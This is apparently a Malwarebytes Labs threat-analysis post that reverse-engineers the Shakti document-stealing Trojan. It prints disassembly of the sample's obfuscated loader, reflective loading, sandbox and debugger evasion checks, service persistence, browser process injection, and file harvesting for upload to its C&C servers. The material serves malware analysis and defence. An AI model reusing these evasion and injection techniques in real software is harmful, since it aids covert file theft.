

Shakti Trojan: Technical Analysis

blog.malwarebytes.com/threat-analysis/2016/08/shakti-trojan-technical-analysis/amp/

Malwarebytes Labs



6 years ago



Recently, we took a look at the interesting Trojan found by [Bleeping Computer](#). Our small investigation on its background and possible attribution has led us to the conclusion that this threat is in reality not new – probably it has been designed in 2012 for the purpose of corporate espionage operations. Yet it escaped from the radar and haven't been described so far. More about that research, as well as the behavioral analysis of the malware, you can find in the article [Shakti Trojan: Document Thief](#).

In contrary to the first part, this post will be a deep dive in the used techniques.

Analyzed samples

Recent sample mentioned by Bleeping Computer:

- [b1380af637b4011e674644e0a1a53a64](#): main executable
 - [bc05977b3f543ac1388c821274cbd22e](#): Carrier.dll
 - [7d0ebb99055e931e03f7981843fdb540](#): Payload.dll
 - C&C: web4solution.net

Other found samples:

- [8ea35293cbb0712a520c7b89059d5a2a](#): submitted to VirusTotal in 2013
C&C: securedesignus.com

- [6992370821f8fbee4a96f7be8015967](#): submitted to VirusTotal in 2014
C&C: securedesignuk.com
- [d9181d69c40fc95d7d27448f5ece1878](#): submitted to VirusTotal in 2015
CnC: web4solution.net

Inside the main executable

The main executable is a loader responsible for unpacking and deploying the core malicious modules. Often, malware distributors use ready-made underground crypters to pack and protect their bots. After unpacking that first layer, we usually get a fully independent PE file.

In this case it is slightly different. The main loader looks like it is prepared exclusively for this particular bot (rather than being a commercial crypter).


In resources we can find content obfuscated by XOR with 0x97:

The screenshot shows a disassembler interface with two hex dump windows at the top. The left window shows assembly instructions with hex values, and the right window shows the corresponding XOR-obfuscated data. Below the hex dumps is a tabbed interface with 'Resources' selected. A table lists resource entries with their offsets, names, and values. The 'Content' tab is active, showing a table of resource entry details.

Offset	Name	Value	Value	Meaning	Meaning		
9C08	MajorVersion	4					
9C0A	MinorVersion	0					
9C0C	NumberOfNamedEntries	1					
9C0E	NumberOfIdEntries	3					
9C10	Name_0	80000160	80000030	9d60	9c30	BINARY	1
9C18	ID_1	3	80000048		9c48	Icon	2
9C20	ID_2	E	80000068		9c68	Icons Group	1
9C28	ID_3	18	80000080		9c80	Manifest	1

Offset	Name	Value
9D10	OffsetToData	C170
9D14	DataSize	502
9D18	CodePage	4E4
9D1C	Reserved	0

This content is loaded and decoded during malware execution. The author tried to obfuscate the XOR operation performed on the buffer by splitting it into three and hiding in between redundant API calls:



```
004014BF  
004014BF loc_4014BF:  
004014BF call edi ; GetCurrentProcess  
004014C1 push eax ; Process  
004014C2 call esi ; GetProcessId  
004014C4 xor byte ptr [ebx+ebp], 0C7h  
004014C8 call edi ; GetCurrentProcess  
004014CA push eax ; Process  
004014CB call esi ; GetProcessId  
004014CD xor byte ptr [ebx+ebp], 0B7h  
004014D1 call edi ; GetCurrentProcess  
004014D3 push eax ; Process  
004014D4 call esi ; GetProcessId  
004014D6 xor byte ptr [ebx+ebp], 0E7h  
004014DA inc ebx  
004014DB cmp ebx, [esp+10h+arg_4]  
004014DF jb short loc_4014BF
```

$\text{byte} \wedge 0x97 = \text{byte} \wedge (0xc7 \wedge 0xe7 \wedge 0xb7)$

After decoding the buffer, we find that it is a Trojan's configuration file, which contains the following strings:

```
EA20E48B6CBC1134DCC52B9CD23479C7  
web4solution.net  
{40f550c2-a844-49e6-ba74-ded0ab840d5b}  
igfxtray  
JUpdate  
Java Update Service
```

The first string of the configuration:

```
EA20E48B6CBC1134DCC52B9CD23479C7 -> md5("HEMAN")
```

must match the one hardcoded in the executable:

```

push  offset Type      ; "BINARY"
push  96h              ; lpName
push  [ebp+hModule]   ; hModule
call  ds:FindResourceA
test  eax, eax
jz    loc_401803


push  eax              ; hResInfo
lea  eax, [ebp+var_10]
push  eax              ; int
lea  eax, [ebp+res_buffer]
push  eax              ; res_buffer
push  [ebp+hModule]   ; hModule
call  load_resource
add  esp, 10h
test  al, al
jz    loc_401803

mov  eax, 502h
cmp  [ebp+var_10], eax
jnz  short loc_401803

push  esi
push  edi
push  eax              ; size_t
push  [ebp+res_buffer] ; void *
push  ebx              ; void *
call  _memcpy
add  esp, 0Ch
push  8
pop   ecx
mov  edi, offset aEa20e48b6cbc11 ; "EA20E48B6CBC1134DCC52B9CD23479C7"
mov  esi, ebx
xor  eax, eax
repe cmpsd

```

Another curious fact about this executable is a huge overlay. Below you can see the size of the overlay (at the end of the file) versus the size of the space consumed by the main executable's sections:



As we found out, two more (encrypted) PE files are hidden in this space. In order to decode them and deploy, the application reads its own file into a newly allocated memory.

Those two hidden modules are, appropriately: *Carrier.dll* and *Payload.dll*.

Flow obfuscation

This Trojan utilizes some techniques of flow obfuscation. Among them, there is an interesting trick of redirecting execution to the new module – via DOS header. It takes the following steps:

- 1) The new PE file is unpacked into a newly allocated memory block. Address to its beginning is stored. Below we can see the main executable making a call to such address. This way, it is redirecting execution flow to the beginning of *Carrier.dll*:

```
0040165B . 55          PUSH EBP
0040166A . 8BEC       MOV EBP,ESP
0040166C . 51        PUSH ECX
0040166D . 51        PUSH ECX
0040166E . A1 C8B64000 MOV EAX,DWORD PTR DS:[40B6C8]  config_address
004016F3 . 8945 F8   MOV DWORD PTR SS:[EBP-8],EAX
004016F6 . 8B80 1C090000 MOV EAX,DWORD PTR DS:[EAX+91C]  address of unpacked PE file
004016FC . 8945 FC   MOV DWORD PTR SS:[EBP-4],EAX
004016FF . FF75 F8   PUSH DWORD PTR SS:[EBP-8]  config address
00401702 . 68 EDACEF00 PUSH 0DEFACED
00401707 . 8B45 FC   MOV EAX,DWORD PTR SS:[EBP-4]  address of unpacked PE file
0040170A . FFD0 FC   CALL EAX  call DOS header of unpacked PE
0040170C . 90       NOP
EAX=00410048
```

Address	Hex dump	ASCII
00410048	4D 5A E8 00 00 00 5B 52 45 55 89 E5 81 C3 A9	MZR...[REUëñü]e
00410058	16 00 00 FF D3 00 00 00 40 00 00 00 00 00 00 00	... E...@.....
00410068	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00410078	00 00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00
00410088	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	#\ }.+!\$@L=?Th
00410098	69 73 20 70 72 6F 67 72 61 60 20 63 61 6E 6E 6F	is program canno
004100A8	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
004100B8	6D 6F 64 65 2E 00 00 0A 24 00 00 00 00 00 00 00	mode...\$......
004100C8	30 9F 85 B1 79 FE EB E2 79 FE EB E2 79 FE EB E2	=@y#00y#00y#00
004100D8	70 86 6F E2 67 FE EB E2 70 86 7E E2 68 FE EB E2	p000#00p0"0h#00
004100E8	70 86 68 E2 24 FE EB E2 5E 38 90 E2 72 FE EB E2	p0h0\$#00^8E0r#00
004100F8	79 FE EA E2 08 FE EB E2 70 86 61 E2 73 FE EB E2	y#r0#00p0a0#00
00410108	70 86 79 E2 78 FE EB E2 70 86 7A E2 78 FE EB E2	p0y0x#00p0z0x#00
00410118	52 69 63 68 79 FE EB E2 00 00 00 00 00 00 00 00	Richy#00.....
00410128	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00410138	50 45 00 00 4C 01 05 00 06 2E 32 4F 00 00 00 00	PE..L04.i.20....

As we can see above, the main module passes to the *Carrier.dll* some additional parameters: handle to the decrypted configuration and a magic constant (0x0DEFACED) that will be used further by the DLL as a marker for searching parameters on the stack.

- 2) The bytes of the DOS header are being interpreted as code and executed:

```
00410048 4D 5A E8 00 00 00 5B 52 45 55 89 E5 81 C3 A9 Carrier.dll -> DOS header
00410049 5A          POP EDX
0041004A E8 00000000 CALL 0041004F
0041004F 5B        POP EBX
00410050 52        PUSH EDX
00410051 45        INC EBP
00410052 55        PUSH EBP
00410053 89E5     MOV EBP,ESP
00410055 81C3 A9160000 ADD EBX,16A9
0041005B FFD3     CALL EBX
0041005D 0000     ADD BYTE PTR DS:[EAX],AL
0041005F 0040 00   ADD BYTE PTR DS:[EAX],AL
00410062 0000     ADD BYTE PTR DS:[EAX],AL
00410064 0000     ADD BYTE PTR DS:[EAX],AL
00410066 0000     ADD BYTE PTR DS:[EAX],AL
00410068 0000     ADD BYTE PTR DS:[EAX],AL
EBX=004116F8
```

Address	Hex dump	ASCII
00410048	4D 5A E8 00 00 00 5B 52 45 55 89 E5 81 C3 A9	MZR...[REUëñü]e
00410058	16 00 00 FF D3 00 00 00 40 00 00 00 00 00 00 00	... E...@.....
00410068	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00410078	00 00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00
00410088	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	#\ }.+!\$@L=?Th
00410098	69 73 20 70 72 6F 67 72 61 60 20 63 61 6E 6E 6F	is program canno
004100A8	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
004100B8	6D 6F 64 65 2E 00 00 0A 24 00 00 00 00 00 00 00	mode...\$......

3) Execution of the DOS header leads to calling a function inside the code section of the same module:

```
004116F8 55          PUSH EBP                                     Carrier.dll -> ReflectiveLoader
004116F9 8BEC       MOV EBP,ESP
004116FB 83EC 48     SUB ESP,48
004116FE 56        PUSH ESI
004116FF 57        PUSH EDI
00411700 E8 00000000 CALL 00411705
00411705 8F45 C0     POP DWORD PTR SS:[EBP-40]
00411708 B8 01000000 MOV EAX,1
0041170D 85C0      TEST EAX,EAX
0041170F 74 47     JE SHORT 00411758
00411711 8B4D C0     MOV ECX,DWORD PTR SS:[EBP-40]
00411714 0FB711    MOVZX EDX,WORD PTR DS:[ECX]
00411717 81FA 4D5A0000 CMP EDX,5A4D
0041171D 75 2E     JNZ SHORT 0041174D
0041171F 8B45 C0     MOV EAX,DWORD PTR SS:[EBP-40]
00411722 8B48 3C     MOV ECX,DWORD PTR DS:[EAX+3C]
00411725 894D F8     MOV DWORD PTR SS:[EBP-8],ECX
00411728 837D F8 40  CMP DWORD PTR SS:[EBP-8],40
0041172C 72 1F     JB SHORT 0041174D
```

In the analyzed case the called function is **ReflectiveLoader** – a stub of a well-known technique allowing to easily map any PE file into memory (you can read more about this technique [here](#)).

Reflective Loader is responsible for doing all the actions that Windows Loader would do if the DLL was loaded in a typical way. After mapping the module it calls its entry point:

```
00411C99 8B55 F8     MOV EDX,DWORD PTR SS:[EBP-8]
00411C9C 8B45 D8     MOV EAX,DWORD PTR SS:[EBP-28]
00411C9F 0342 28     ADD EAX,DWORD PTR DS:[EDX+28]
00411CA2 8945 E0     MOV DWORD PTR SS:[EBP-20],EAX
00411CA5 6A 00     PUSH 0
00411CA7 6A 01     PUSH 1
00411CA9 8B4D D8     MOV ECX,DWORD PTR SS:[EBP-28]
00411CAC 51        PUSH ECX
00411CB0 FF55 E0     CALL DWORD PTR SS:[EBP-20] call entry point
00411CB0 8B45 E0     MOV EAX,DWORD PTR SS:[EBP-20]
00411CB3 5F        POP EDI
00411CB4 5E        POP ESI
00411CB5 8BE5     MOV ESP,EBP
00411CB7 5D        POP EBP
00411CB8 C3        RETN
00411CB9 CC        INT3
Stack SS:[0012FDA0]=00212F01
Address Hex dump Disassembly Comment
00212F01 8BFF     MOV EDI,EDI
00212F03 55      PUSH EBP
00212F04 8BEC     MOV EBP,ESP
00212F06 837D 0C 01  CMP DWORD PTR SS:[EBP+C],1
00212F0A 75 05     JNZ SHORT 00212F11
00212F0C E8 FB270000 CALL 0021570C
00212F11 FF75 08     PUSH DWORD PTR SS:[EBP+8]
00212F14 8B4D 10     MOV ECX,DWORD PTR SS:[EBP+10]
00212F17 8B55 0C     MOV EDX,DWORD PTR SS:[EBP+C]
00212F1A E8 ECFEFFFF CALL 00212E0B
00212F1F 59      POP ECX
```

Carrier.dll

Carrier is responsible for checking the environment, installing, and deploying the bot.


It exports one function: **ReflectiveLoader** that was mentioned before:

Offset	Name	Value	Meaning
CE40	Characteristics	0	
CE44	TimeDateStamp	4F322ED6	
CE48	MajorVersion	0	
CE4A	MinorVersion	0	
CE4C	Name	E472	Carrier.dll
CE50	Base	1	
CE54	NumberOfFunctions	1	
CE58	NumberOfNames	1	
CE5C	AddressOfFunctions	E468	
CE60	AddressOfNames	E46C	

Details

Offset	Ordinal	Function RVA	Name RVA	Name
CE68	1	22B0	E47E	?ReflectiveLoader@@YGIXZ

Execution of the important code starts in the DllMain. First, the DLL searches the magic constant on the stack, and with its help retrieves the handle to the configuration:



Found handle to the configuration:

```

00212231 8D4424 08      LEA EAX,DWORD PTR SS:[ESP+8]
00212235 8138 EDACEF0D  CMP DWORD PTR DS:[EAX],0DEFACED
00212238 74 18      JE SHORT 00212255
0021223D 83C0 04      ADD EAX,4
00212240 8D9424 98010000  LEA EDX,DWORD PTR SS:[ESP+198]
00212247 3BC2      CMP EAX,EDX
00212249 ^72 EA      JB SHORT 00212235
0021224B E8 D0EEFFFF  CALL 00211120
00212250 33C0      XOR EAX,EAX
00212252 C2 0C00    RETN 0C
00212255 8B40 04      MOV EAX,DWORD PTR DS:[EAX+4]
00212258 75 00      JNZ 00212258
Stack DS:[0012FDD4]=002849E8, (ASCII "EA20E48B6CBC1134DCC52B9CD23479C7web4solution.net")
EAX=0012FDD0

```

Address	Hex	dump	ASCII
002849E8	45 41 32 30 45 34 38 42 36 43 42 43 31 31 33 34		EA20E48B6CBC1134
002849F8	44 43 43 35 32 42 39 43 44 32 33 34 37 39 43 37		DCC52B9CD23479C7
00284A08	77 65 62 34 73 6F 6C 75 74 69 6F 6E 2E 6E 65 74		web4solution.net
00284A18	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00284A28	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00284A38	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

If the handle is successfully retrieved (like in the example above), execution proceeds with environment check and, eventually, bot installation is deployed:

```

10002289 ready_to_deploy:
10002289 mov     dword ptr [eax+934h], 200
10002293 call   is_controlled_environment
10002298 call   deploy_main
1000229D push   0 ; uExitCode
1000229F call   ds:ExitProcess
1000229F _DllMain@12 endp

```

Defensive techniques

Before performing the installation, the Trojan checks the environment in order to defend itself from being analyzed. If any of the defined symptoms are found, the program terminates. Here's how it proceeds:

- 1) Uses standard function `IsDebuggerPresent` to check if it is not being debugged
- 2) Checks names of the running processes against the blacklist:

```

"VBoxService"
"VBoxTray"
"VMware"
"VirtualPC"
"wireshark"

```

- 3) Tries to load library `SbieDll.dll` (to check against sandbox)
- 4) Tries to find a window from the blacklist:

```

"SandboxieControlWndClass"
"Afx:400000:0"

```

If the check passes and no tools used for analysis have been detected, the program proceeds with installation.

Installation

Before deciding which variant of the installation to use, the application checks the privileges with which it is deployed. If it has administrator rights, it attempts to install itself as a service. The name of created service is given in a configuration (mentioned before). In the described case it is *Java Update Service*.

```

6D612AB3 . PUSH 0
6D612AB5 . CALL DWORD PTR DS:[<&ADVAPI32.OpenSCManagerA ADVAPI32.OpenSCManagerA
6D612AB8 . MOV EBX,EAX
6D612ABD . TEST EBX,EBX
6D612ABF . JE Carrier.6D612B54
6D612AC5 . PUSH 100
6D612ACA . LEA EDX,DWORD PTR SS:[ESP+118]
6D612AD1 . PUSH 0
6D612AD3 . PUSH EDX
6D612AD4 . CALL Carrier.6D617130
6D612AD9 . LEA EAX,DWORD PTR SS:[ESP+18]
6D612ADD . PUSH EAX
6D612AE0 . PUSH Carrier.6D61D658 ASCII ""%s" -service"
6D612AE3 . MOV ECX,10C
6D612AE8 . LEA EDI,DWORD PTR SS:[ESP+128]
6D612AEF . CALL Carrier.6D611330
6D612AF4 . ADD ESP,14
6D612AF7 . PUSH 0
6D612AF9 . PUSH 0
6D612AFB . PUSH 0
6D612AFD . PUSH 0
6D612AFF . PUSH 0
6D612B01 . MOV ECX,EDI
6D612B03 . PUSH ECX
6D612B04 . PUSH 0
6D612B06 . PUSH 2
6D612B08 . PUSH 10
6D612B0A . PUSH 0F01FF
6D612B0F . LEA EDX,DWORD PTR DS:[ESI+4B6]
6D612B15 . PUSH EDX
6D612B16 . ADD ESI,476
6D612B1C . PUSH ESI
6D612B1D . PUSH EBX
6D612B1E . CALL DWORD PTR DS:[<&ADVAPI32.CreateServiceA CreateServiceA
6D612B24 . MOV ESI,EAX

```

```

Password = NULL
ServiceStartName = NULL
pDependencies = NULL
pTagId = NULL
LoadOrderGroup = NULL

BinaryPathName
ErrorControl = SERVICE_ERROR_IGNORE
StartType = SERVICE_AUTO_START
ServiceType = SERVICE_WIN32_OWN_PROCESS
DesiredAccess = SERVICE_ALL_ACCESS

DisplayName

ServiceName
hManager

```

```

6D6121B0 . XOR EAX,EAX
6D6121B2 . LEA ECX,DWORD PTR SS:[ESP+8]
6D6121B6 . PUSH ECX
6D6121B7 . MOV DWORD PTR SS:[ESP+10],Carrier.6D6128F0
6D6121BF . MOV DWORD PTR SS:[ESP+14],EAX
6D6121C3 . MOV DWORD PTR SS:[ESP+18],EAX
6D6121C7 . CALL DWORD PTR DS:[<&ADVAPI32.StartServiceCtr: StartServiceCtrlDispatcherA
6D6121CD . POP ESI
6D6121CE . MOV ESP,EBP
6D6121D0 . POP EBP
6D6121D1 . RETN
6D6121D2 > CALL Carrier.6D611710 Case 64 of switch 6D612165
6D6121D7 . CALL Carrier.6D611670
6D6121DC . TEST AL,AL
6D6121DE . JE SHORT Carrier.6D612202
6D6121E0 . MOV ESI,DWORD PTR DS:[ESI+918]
6D6121E3 . PUSH Carrier.6D61D640 ASCII "-ActiveSetup"
6D6121E8 . PUSH ESI
6D6121EC . CALL Carrier.6D612B20

```

If this variant of achieving persistence is not possible, the application uses an autorun key instead, and then injects itself into a browser.

Injection in a browser is a good way to cover the operation of uploading files. The process of a browser connecting to the Internet and generating traffic does not look suspicious at first. Also, if the victim system uses a whitelist of applications that can connect to the Internet, the probability that a browser is classified as trusted is very high.

First, it checks if any of the following browsers are already running in the system: *chrome.exe*, *firefox.exe*, *opera.exe*.

Enumerating processes:

```

699D1AD6 . LEA ECX,DWORD PTR SS:[ESP+98]
699D1ADD . PUSH ECX
699D1ADE . MOV BYTE PTR SS:[ESP+27],0
699D1AE3 . MOV DWORD PTR SS:[ESP+44],Carrier.699DD52C ASCII "Software\Microsoft\Windows\CurrentVersion\App Paths\chrome.exe"
699D1AEB . MOV DWORD PTR SS:[ESP+48],Carrier.699DD570 ASCII "Software\Microsoft\Windows\CurrentVersion\App Paths\Firefox.exe"
699D1AF3 . MOV DWORD PTR SS:[ESP+4C],Carrier.699DD5B0 ASCII "Software\Microsoft\Windows\CurrentVersion\App Paths\opera.exe"
699D1AFB . MOV DWORD PTR SS:[ESP+50],0
699D1B03 . CALL <JMP.&PSAPI.EnumProcesses>
699D1B08 . TEST EAX,EAX
699D1B0A . JE Carrier.699D1C71
699D1B16 . MOV EBP,DWORD PTR SS:[ESP+34]

```

Searching the names of browsers among the opened processes:

```

699D1B2D . LEA ECX,DWORD PTR DS:[LEA]
699D1B30 . MOV EDX,DWORD PTR SS:[ESP+EAX*4+90]
699D1B37 . PUSH EDX
699D1B38 . PUSH 0
699D1B3A . PUSH 410
699D1B3B . CALL DWORD PTR DS:[<&KERNEL32.OpenProcess] ProcessId
                                         Inheritable = FALSE
                                         Access = UM_READ|QUERY_INFORMATION
                                         OpenProcess
699D1B45 . MOV ESI,EAX
699D1B47 . TEST ESI,ESI
699D1B49 . JE Carrier.699D1C60
699D1B4F . PUSH 124
699D1B54 . LEA EAX,DWORD PTR SS:[ESP+1094]
699D1B5B . PUSH 0
699D1B5D . PUSH EAX
699D1B5E . CALL Carrier.699D7130
699D1B63 . ADD ESP,0C
699D1B66 . PUSH 124
699D1B6B . LEA ECX,DWORD PTR SS:[ESP+1094]
699D1B72 . PUSH ECX
699D1B73 . PUSH 0
699D1B75 . PUSH ESI
699D1B76 . CALL <JMP.&PSAPI.GetModuleFileNameExA>
699D1B7B . TEST EAX,EAX
699D1B7D . JE Carrier.699D1C60
699D1B83 . LEA EDX,DWORD PTR SS:[ESP+1090]
699D1B8A . PUSH Carrier.699DD5F0 ASCII "chrome.exe"
699D1B8F . PUSH EDX
699D1B90 . CALL Carrier.699D2B80
699D1B95 . ADD ESP,8
699D1B98 . TEST EAX,EAX
699D1B9A . JNZ SHORT Carrier.699D1BD6
699D1B9C . LEA EAX,DWORD PTR SS:[ESP+1090]
699D1BA3 . PUSH Carrier.699DD5FC ASCII "firefox.exe"
699D1BA8 . PUSH EAX
699D1BA9 . CALL Carrier.699D2B80
699D1BAE . ADD ESP,8
699D1BB1 . TEST EAX,EAX
699D1BB3 . JNZ SHORT Carrier.699D1BD6
699D1BB5 . LEA ECX,DWORD PTR SS:[ESP+1090]
699D1BBC . PUSH Carrier.699DD608 ASCII "opera.exe"
699D1BC1 . PUSH ECX
699D1BC2 . CALL Carrier.699D2B80

```

If it finds the appropriate process running, it injects itself as a new thread.

If no browser is running, it tries another way: finding the default browser, deploying it, and then injecting itself inside. In order to find out which browser is installed as a default in the particular system, it reads the registry key *HKEY_CLASSES_ROOT\HTTP\shell\open\command* and finds the application that is triggered.

```

6D611DD2 . CALL Carrier.6D617130
6D611DD7 . ADD ESP,0C
6D611DDA . LEA ECX,DWORD PTR SS:[ESP+C]
6D611DDE . PUSH ECX
6D611DDF . PUSH 1
6D611DE1 . PUSH 0
6D611DE3 . PUSH Carrier.6D61D614
6D611DE8 . PUSH 80000000
6D611DED . MOV DWORD PTR SS:[ESP+24],124
6D611DF5 . XOR BL,BL
6D611DF7 . CALL DWORD PTR DS:[<&ADVAPI32.RegOpenKeyExA] RegOpenKeyExA
6D611DFD . TEST EAX,EAX

```

Having this information, it deploys the found browser as suspended, maps there it's own code and starts a in a remote thread.

```

10002094 push    0                ; lpNumberOfBytesWritten
10002096 mov     eax, [ebp+dwSize]
10002099 push    eax              ; nSize
1000209A mov     ecx, [ebp+lpBuffer]
1000209D push    ecx              ; lpBuffer
1000209E push    esi              ; lpBaseAddress
1000209F push    ebx              ; hProcess
100020A0 call   ds:WriteProcessMemory
100020A6 test   eax, eax
100020A8 jz     short loc_100020DA

```

```

100020AA add     esi, edi
100020AC lea   edx, [ebp+ThreadId]
100020AF push   edx              ; lpThreadId
100020B0 push   0                ; dwCreationFlags
100020B2 mov   eax, [ebp+lpParameter]
100020B5 push   eax              ; lpParameter
100020B6 push   esi              ; lpStartAddress
100020B7 push   100000h          ; dwStackSize
100020BC push   0                ; lpThreadAttributes
100020BE push   ebx              ; hProcess
100020BF call   ds:CreateRemoteThread

```

Payload.dll

Payload is the piece responsible for carrying the main mission of stealing files.

This module is a DLL exporting two functions (one of them is also `ReflectiveLoader`):

Offset	Name	Value	Meaning
1070A	MinorVersion	0	
1070C	Name	11B3C	Payload.dll
10710	Base	1	
10714	NumberOfFunctions	2	
10718	NumberOfNames	2	
1071C	AddressOfFunctions	11B28	
10720	AddressOfNames	11B30	
10724	AddressOfNameOrdinals	11B38	

Details				
Offset	Ordinal	Function RVA	Name RVA	Name
10728	1	2A20	11B48	?ReflectiveLoader@@YGIPAX@Z
1072C	2	2940	11B64	Init

Execution starts in the function `Init` that is called from inside `DllMain`. To prevent being deployed more than once, the program uses a mutex with the hardcoded name ***CStmntMan***.

```

10002940 public Init
10002940 Init proc near
10002940
10002940 arg_0= dword ptr 4
10002940
10002940 push offset Name ; "CStntMan"
10002945 push 1 ; bInitialOwner
10002947 push 0 ; lpMutexAttributes
10002949 call ds:CreateMutexA
1000294F call ds:GetLastError
10002955 cmp eax, 0B7h ; ERROR_ALREADY_EXISTS
1000295A jnz short proceed

```

```

1000295C push 0 ; uExitCode
1000295E call ds:ExitProcess

```

```

10002964
10002964 proceed:
10002964 mov eax, [esp+arg_0]
10002968 mov dword_10013A74, eax
1000296D mov dword ptr [eax+940h], 3
10002977 call sub_10002750
1000297C call deploy_threads
10002981 jmp sub_10002680
10002981 Init endp

```

Bot attacks all the fixed drives:

```

10004328 add esp, 0Ch
1000432B lea edx, [esp+13Ch+pszPath]
1000432F push edx ; lpBuffer
10004330 push 105h ; nBufferLength
10004335 call ds:GetLogicalDriveStringsA
1000433B cmp [esp+13Ch+pszPath], 0
10004340 lea ebx, [esp+13Ch+pszPath]
10004344 jz loc_10004427

```

```

1000434A lea ebx, [ebx+0]

```

```

10004350
10004350 next_drive: ; lpRootPathName
10004350 push ebx
10004351 call ds:GetDriveTypeA
10004357 cmp eax, 3 ; DRIVE_FIXED
1000435A jnz skip

```

It searches for files with the following extensions:

inp, sql, pdf, rtf, txt, xlsx, xls, pptx, ppt, docx, doc

The list of found files is passed to the thread responsible for reading them and sending to the C&C.

```

v5 = CreateFileA(v3, 0x80000000, 3u, 0, 3u, 0, 0);
v6 = v5;
if ( v5 == (HANDLE)-1 )
{
    nullsub_1();
}
else
{
    v7 = GetFileSize(v5, 0);
    v8 = GetProcessHeap();
